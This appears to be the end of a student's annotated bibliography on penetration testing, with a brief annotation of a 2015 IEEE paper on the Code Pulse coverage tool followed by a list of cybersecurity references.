10. H. Radwan and K. Prole, "*Code Pulse: Real-time code coverage for penetration testing activities*," 2015 IEEE International Symposium on Technologies for Homeland Security (HST), Waltham, MA, 2015, pp. 1-6.

In this article authors have proper understanding of penetration testing and its activities which help coding and securing practice. As there are various practice which can helpful to the organization to prevent such vulnerable and attacks. Therefore, organization have to understand importance of penetration test. Many organizations have third party while some do by themselves. Coding and practice help all kind of developers but pen tester can secure this code being hack by outsiders.

Through this article I would understand and learn the steps and process of pen testing as well as various tools use by different organization for pen testing.

References

H. Reiser, G. Vogt (2000), "*Security requirements for management systems using mobile agents*", Computers and Communications; Proceedings. IEEE. Fifth IEEE Symposium on, pp. 160-165, 2000.

Klonoff, D. C. (2015). *Cybersecurity for Connected Diabetes Devices*. Journal of Diabetes Science and Technology, 9(5), 1143–1147.

Eric Luiijf and Kim Besseling (2013). *Nineteen National Cyber Security Strategies*. International Journal of Critical Infrastructure Protection; Int. J. Critical Infrastructures, Vol. 9, Nos. 1/2, 2013

Lene Hansen, Helen Nissenbaum, *Digital Disaster, Cyber Security, and the Copenhagen School*, International Studies Quarterly, Volume 53, Issue 4, December 2009, Pages 1155–1175

Shari LawrencePfleegera1 and Deanna D.Caputob (2012) *Leveraging behavioral science to mitigate cyber security risk* Computers & Security; Volume 31, Issue 4, June 2012, Pages 597-611.